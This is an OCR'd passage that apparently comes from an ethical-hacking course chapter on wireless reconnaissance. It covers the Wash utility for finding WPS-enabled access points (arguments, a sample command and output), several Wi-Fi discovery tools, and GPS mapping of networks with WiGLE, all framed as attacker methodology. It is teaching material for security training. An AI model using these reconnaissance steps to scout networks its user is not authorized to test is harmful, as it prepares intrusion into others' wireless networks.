
Attackers use the Wash command-line utility to identify WPS-enabled APs in the target wireless network. This utility also helps attackers check whether the AP is in a locked state. Most WPS-enabled routers are locked automatically when incorrect credentials are entered more than 5 times consecutively, and they can be unlocked only in the administrator interface of the router manually. The Wash command supports the 5 GHz channel and can be used by installing the Reaver package.

The following are some of the important arguments of the Wash command that are used by attackers:

- **`-i, --interface=<iface>`** (specifies the interface to capture packets)
- **`-a, --all`** (displays all access points, including those with WPS disabled)
- **`-f, --file [FILE1 FILE2 FILE3 ...]`** (reads packets from captured files)
- **`-c, --channel=<num>`** (specifies the channel to listen [auto])
- **`-o, --out-file=<file>`** (writes data to a file)
- **`-n, --probes=<num>`** (specifies maximum number of probes to send to each AP in the scan mode)
- **`-D, --daemonize`** (Wash command)
- **`-5, --5ghz`** (command to use 5 GHz 802.11 channels)
- **`-s, --scan`** (command to run in the scan mode)
- **`-u, --survey`** (command to use the survey mode [default])

Attackers use the following command to discover the access point, extended service set identifier (ESSID), and BSSID of a device or router:

```
# sudo wash -i wlan0
```



```
┌─[root@parrot]─[~]
└───╼ #wash -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
00:67:[redacted]     1  -53  2.0  No   Broadcom  NO_CONNECTION5

Wi-Fi Discovery Tools

- **inSSIDer**

  Source: *https://www.metageek.com*

  inSSIDer is a Wi-Fi optimization and troubleshooting tool that scans for wireless networks with the user's Wi-Fi adapter so that the user can visualize their signal strengths and the channels they are using. It also lists useful information about each network. Attackers use inSSIDer to discover Wi-Fi access points and devices in their vicinity.

  Features:

  - Inspects WLAN and surrounding networks to troubleshoot competing APs
  - Tracks the strength of a received signal in terms of dBm over time and filters APs
  - Highlights APs for areas with high Wi-Fi concentration
  - Exports Wi-Fi and GPS data to a KML file to view in Google Earth
  - Shows overlapping Wi-Fi network channels

Figure 16.42: Screenshot of NetSurveyor

In addition to the above, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS) and detecting ESSID-broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections.

The following are some of the additional Wi-Fi discovery tools:

- Wi-Fi Scanner (*https://lizardsystems.com*)
- Acrylic Wi-Fi Home (*https://www.acrylicwifi.com*)
- WirelessMon (*https://www.passmark.com*)
- Ekahau Wi-Fi Heatmaps (*https://www.ekahau.com*)

Mobile-based Wi-Fi Discovery Tools

- **WiFi Analyzer**

  Source: *https://play.google.com*

  WiFi Analyzer is a Wi-Fi network optimization tool used to examine surrounding Wi-Fi networks, measure their signal strengths, and identify crowded channels. Attackers use WiFi Analyzer to detect nearby APs, graph the signal strengths of channels, estimate distances to APs, etc.


GPS Mapping

- Attackers create a map of discovered Wi-Fi networks and **database** with statistics collected by Wi-Fi discovery tools
- GPS is used to **track the location** of the discovered Wi-Fi networks, and the coordinates are uploaded to sites like **WiGLE**



Uploads

The WiGLE database is composed entirely of observations contributed by users like you.

We currently support DStumbler, G-Mon, inSSIDer, Kismac, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats. Click the button for our upload tool, as well as a detailed list of files formats by tool.

GPS Mapping

The second step in the wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can proceed toward wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.

The Global Positioning System (GPS) is a space-based satellite navigation system that provides the location of physical entities on Earth, along with the time when they were present at that location. Using a GPS utility, anyone can find a specific location on Earth and its geographical features. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that the presence of free Wi-Fi networks in an area may indicate the existence of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and a database with statistics collected using Wi-Fi discovery tools such as inSSIDer Office and NetSurveyor. GPS is useful in tracking the location of discovered Wi-Fi networks and the coordinates uploaded to sites such as WiGLE. Attackers can share such information with the hacking community or sell it for profit.

- **WiGLE**


  Source: *https://wigle.net*

  WiGLE consolidates information on wireless networks worldwide, including their locations, in a central database, and it provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. A wireless network can be added to WiGLE from a stumble file or manually, and remarks can be added to existing networks.

The location of discovered Wi-Fi networks can be tracked using WiGLE through the following steps.

- Navigate to ***https://wigle.net*** and click on **Uploads**.
- In the **Uploads** page, click on **UPLOAD A FILE** to upload a log file.

Note: WiGLE currently supports DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.



Uploads

